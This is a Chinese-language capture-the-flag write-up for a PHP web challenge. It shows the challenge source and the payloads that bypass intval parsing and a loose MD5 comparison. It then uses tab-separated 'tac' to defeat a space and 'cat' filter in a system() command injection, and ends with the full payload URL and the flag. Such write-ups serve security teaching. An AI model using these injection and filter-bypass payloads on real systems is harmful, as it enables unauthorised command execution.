

Hack me


1.dirsearch 扫到robots.txt



2.可以看到有个.php文件，虽然不能访问但看看有没有什么线索



有个假flag，但是在响应头可以看到有个提示



访问后是一个新挑战

```php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
```

3.第一关payload：num=1e5

intval不会解析e，intval("1e5")会是1
在1e5+1后，自动转化数字，成100001，所以得以绕过

我不经意间看了看我的劳力士，不是想看时间，只是去非洲吧

4.第二关payload：md5=0e215962017

这md5后前面依然时0e，记一下就行

我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.
想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两
酒，致富有道，别学小暴.
去非洲吧

5.第三关过滤了点东西，空格，cat，基本绕过

```
get_flag=tac%09flllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

```
//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br
        system($get_flag);
    }else{
        die("快到非洲了");
    }
```

最终payload

```
?
num=1e5&md5=0e215962017&get_flag=tac%09flllllllllllllllllllllllllllllllllllllla
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

NSSCTF{355a6e8d-d618-4c9d-ad07-b845f709181b}